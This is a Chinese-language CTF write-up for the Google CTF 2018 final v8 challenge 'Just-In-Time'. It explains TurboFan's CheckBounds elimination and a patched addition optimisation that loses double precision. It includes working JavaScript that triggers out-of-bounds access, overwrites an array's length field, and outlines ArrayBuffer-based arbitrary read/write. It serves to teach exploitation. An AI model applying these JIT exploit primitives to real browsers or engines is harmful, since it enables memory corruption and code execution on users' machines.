

Google CTF 2018(final) Just-In-Time

1. 简介

Google CTF 2018(final) Just-In-Time 是 v8 的一道基础题，适合用于v8即时编译的入门，其目标是执行 `/usr/bin/gnome-calculator` 以弹出计算器。从这道题中学习一下v8中JIT优化的CheckBounds消除在漏洞中的利用。

2. 环境搭建

- 题目来源 - [ctftime - task6982](#)
- Just-In-Time 官方附件及其exp - [github](#)

```
cd v8/  
git checkout 7.0.276.3  
gclient sync  
# gclient sync完成后打补丁  
git apply ../../CTF/GoogleCTF2018_Just-In-Time/addition-reducer.patch  
# 设置一下编译参数  
tools/dev/v8gen.py x64.debug  
# 设置允许优化checkbounds  
echo "v8_untrusted_code_mitigations = false" >> out.gn/x64.debug/args.gn  
# 编译  
ninja -C out.gn/x64.debug
```


3. 前置知识

在运行d8时加一个 `--trace-turbo` 选项，运行完成后，会在当前目录下生成一些json文件，这些便是JIT优化时的IR图数据。


sea of node学习

```
function opt(f) {  
  var x = f ? 1.1 : 2.2;  
  x += 1;  
  x *= 1;  
  return x;  
}  
  
for (var i=0; i<0x20000; i++) {  
  opt(true);  
  opt(false);  
}  
  
print(opt(true));
```

一个简单的示例，使用 `--trace-turbo` 运行，然后使用Turbolizer打开json文件。




左上角有许多的阶段选择，后面的序号代表它们的顺序，首先是 BytecodeGraphBuilder 阶段，该阶段就是简单的将js代码翻译为字节码，然后遍历字节码，并建一个初始的图，这个图将用于接下来Phase的处理，包括但不限于各种代码优化。点击展开按钮，我们将所有节点展开查看




我们的 `var x = f ? 1.1 : 2.2;` 被翻译为了一个Phi节点，即其具体值不能在编译时确定，然后使用了 `SpeculativeNumberAdd`和`SpeculativeNumberMultiply`做了 `x+=1;x*=1` 的运算。

接下来进入一个比较重要的阶段是Typer阶段，该阶段会尽可能的推测出节点的类型

TyperPhase将会遍历整个图的所有结点，并给每个结点设置一个Type属性，该操作将在建图完成后被执行



其中整数会使用Range来表示，接下来TypedLowering阶段会使用更加合适的函数来进行运算



再下一个结点SimplifiedLowering阶段，会去掉一些不必要的运算，遍历结点做一些处理，同时也会对方图做一些优化操作。


CheckBounds节点

以下是一个简单checkbounds优化的例子


```
function f(x)
{
  const arr = new Array(1.1, 2.2, 3.3, 4.4, 5.5);
  let t = 1 + 1;
  return arr[t];
}

console.log(f(1));
%optimizeFunctionOnNextCall(f);
console.log(f(1));
```

优化前有一个CheckBounds




执行完SimplifiedLoweringPhase后，CheckBounds被优化了：



v8的浮点数表示

v8中用double来表示浮点数，对应的数据格式如下：



分为符号位 (S) ,指数位 (Exp) ,有效数位 (Fraction) , 分别为1位、11位、52位。

所以浮点数所能表示的上界为将有数数位用1填满，包括隐藏的“1”，11.....1，一共53位，值为 $2^{53}-1 = 9007199254740991$ ，对应浮点数的表示十六进制为0x433fffffffffff：

因为有效位只有52bit，所以一旦超过9007199254740991，就会失去精度，如9007199254740992，二进制表示为10.....0b (53个0) $= 1.0 \times 2^{53}$ ，由于有效位只放前52个bit，所以最后一个bit是被舍去的，十六进制表示为0x4340000000000000。

同理9007199254740993 最后一个bit 1也是被舍去的，导致浮点数的十六进制表示也为0x4340000000000000。

具体数值转化如下，图中的红框的最后一位是在精度之外，被忽略的。

十进制	二进制	浮点数十六进制
9007199254740991	1.1.....111*2 ⁵²	<u>0x433fffffffffffff</u>
9007199254740992	1.0.....000*2 ⁵³	<u>0x4340000000000000</u>
9007199254740993	1.0.....001*2 ⁵³	<u>0x4340000000000000</u>
9007199254740994	1.0.....010*2 ⁵³	<u>0x4340000000000001</u>
9007199254740995	1.0.....011*2 ⁵³	<u>0x4340000000000001</u>
9007199254740996	1.0.....100*2 ⁵³	<u>0x4340000000000002</u>
9007199254740997	1.0.....101*2 ⁵³	<u>0x4340000000000002</u>
9007199254740998	1.0.....110*2 ⁵³	<u>0x4340000000000003</u>
9007199254740999	1.0.....111*2 ⁵³	<u>0x4340000000000003</u>

漏洞分析

题目中给了一个patch文件,引入了一些优化, 具体增加的函数代码如下

```

Reduction DuplicateAdditionReducer::Reduce(Node* node) {
    switch (node->opcode()) {
        case IrOpcode::kNumberAdd:
            return ReduceAddition(node);
        default:
            return NoChange();
    }
}

Reduction DuplicateAdditionReducer::ReduceAddition(Node* node) {
    DCHECK_EQ(node->op()->ControlInputCount(), 0);
    DCHECK_EQ(node->op()->EffectInputCount(), 0);
    DCHECK_EQ(node->op()->ValueInputCount(), 2);

    Node* left = NodeProperties::GetValueInput(node, 0);
    if (left->opcode() != node->opcode()) {
        return NoChange(); // [1]
    }

    Node* right = NodeProperties::GetValueInput(node, 1);
    if (right->opcode() != IrOpcode::kNumberConstant) {
        return NoChange(); // [2]
    }

    Node* parent_left = NodeProperties::GetValueInput(left, 0);
    Node* parent_right = NodeProperties::GetValueInput(left, 1);
    if (parent_right->opcode() != IrOpcode::kNumberConstant) {
        return NoChange(); // [3]
    }

    double const1 = OpParameter<double>(right->op());
    double const2 = OpParameter<double>(parent_right->op());


    Node* new_const = graph()->NewNode(common()->NumberConstant(const1+const2));

    NodeProperties::ReplaceValueInput(node, parent_left, 0);
    NodeProperties::ReplaceValueInput(node, new_const, 1);
    return Changed(node); // [4]
}


```

```
}
```

上面的增加的patch代码是在进行NumberAdd的时候产生的优化.我们有4个不同的代码路径(请阅读代码注释)。其中只有一个会导致节点更改。让我们画一个表示所有这些情况的模式。红色的节点表示它们不满足条件，导致返回NoChange。



case4表示的也就是 $x+a+b$ ，a和b都是Number常量的情况.优化后，会把左边的 a 和 b 相加，相加后的结果替换原有 NumberAdd 右边的NumberConstant



补丁引入了对kNumberAdd节点的优化，遇到数字的加法进行优化，如下：

```
var x = y + 1 + 1;  
=>  
var x = y + 2;
```

但是，还记得我们之前所提到的，NumberConstant的内部实现使用的是 double 类型。这就意味着这样的优化可能存在精度丢失。举个例子：

```
> x = Number.MAX_SAFE_INTEGER + 1
< 9007199254740992

> x + 1 + 1
< 9007199254740992

> x + 2
< 9007199254740994

> x + 1 + 1 == x + 2
< false
```

即, $x + 1 + 1$ 不一定会等于 $x + 2$! 所以这种优化是存在问题的。

由于 $x + 1 + 1 \leq x + 2$, 因此某个 NumberAdd 结点的 Type, 也就是其 Range 将会小于该结点本身的值。例如

- 9007199254740992 连续两次 +1 后, 由于精度丢失, 导致最后一个 NumberAdd 结点的 Type 为 Range(9007199254740992, 9007199254740992)。
- 但由于执行了 patch 中的优化, 导致最后一个加法操作实际的结果为 9007199254740994, 大于 Range 的最大值。
- 因此, 如果使用这个结果值来访问数组的话, 可能存在越界读写的问题, 因为若预期 index 小于 length 的最小范围时, checkBounds 结点将会被优化, 此时比预期 index 范围更大的 实际 index 很有可能成功越界。

漏洞利用

构造 POC

```
function f(x)
{
  const arr = [1.1, 2.2, 3.3, 4.4, 5.5]; // length => Range(5, 5)
  let t = (x == 1 ? 9007199254740992 : 9007199254740989);
  // 此时 t => 解释/编译 Range(9007199254740989, 9007199254740992)
  t = t + 1 + 1;
  /* 此时 t =>
     解释: Range(9007199254740991, 9007199254740992)
     编译: Range(9007199254740991, 9007199254740994)
  */
  t -= 9007199254740989;
  /* 此时 t =>
     解释: Range(2, 3)
     编译: Range(2, 5)
  */
  return arr[t];
}

console.log(f(1));
%OptimizeFunctionOnNextCall(f);
console.log(f(1));
```

经过优化后, Turbofan 认为 t 范围为 (2, 3), 不会访问越界, 所以消除了后面的 CheckBound, 导致可以越界读写。

构造任意地址读写

JSArray 修改 length

我们将 FixedArray 的内存布局输出，可以发现 JSArray 和 FixedArray 的数据是**紧紧相邻**的，且 FixedArray 位于低地址处，这为我们修改 JSArray 的 length 提供了一个非常好的条件：

```
var oob_arr = [];  
function opt_me(x)  
{  
    oob_arr = [1.0, 1.1, 1.2, 1.3, 1.4, 1.5, 1.6];  
    let t = (x == 1 ? 9007199254740992 : 9007199254740989);  
    t = t + 1 + 1;  
    t -= 9007199254740990;  
    t *= 2;  
    t += 2;  
    // 将 smi(1024) 写入至 JSArray 的 length 处  
    oob_arr[t] = 2.1729236899484389e-311; // 1024.f2smi  
}  
// 尝试优化  
for(let i = 0; i < 0x10000; i++)  
    opt_me(1);  
// 试着越界读取一下  
console.log(oob_arr.length);  
console.log(oob_arr[100]);  
%SystemBreak();
```

使用FixedArray越界写JSArray的Length成功

ArrayBuffer

ArrayBuffer 是漏洞利用中比较常见的一个对象，这个对象用于表示通用的、固定长度的原始二进制数据缓冲区。通常我们不能直接操作 **ArrayBuffer** 的内容，而是要通过类型数组对象 (**JSTypedArray**) 或者 **DataView** 对象来操作，它们会将缓冲区中的数据表示为特定的格式，并且通过这些格式来读写缓冲区的内容。而 **ArrayBuffer** 中的缓冲区内存，就是 v8 中 **JSArrayBuffer** 对象中的 **backing_store**。

需要注意的是，**ArrayBuffer** 自身也有 **element**。这个 **element** 和 **backing_store** **不是同一个东西**：**element** 是一个 **JSObject**，而 **backing_store** 只是单单一块堆内存。因此，单单修改 **element** 或 **backing_store** 里的数据都不会影响到另一个位置的数据。

那些 **JSTypedArray** 读写的都是 **ArrayBuffer** 的 **backing_store**，因此如果我们可以任意修改 **ArrayBuffer** 的 **backing_store**，那么就可以通过 **JSTypedArray** 进行任意地址读写。

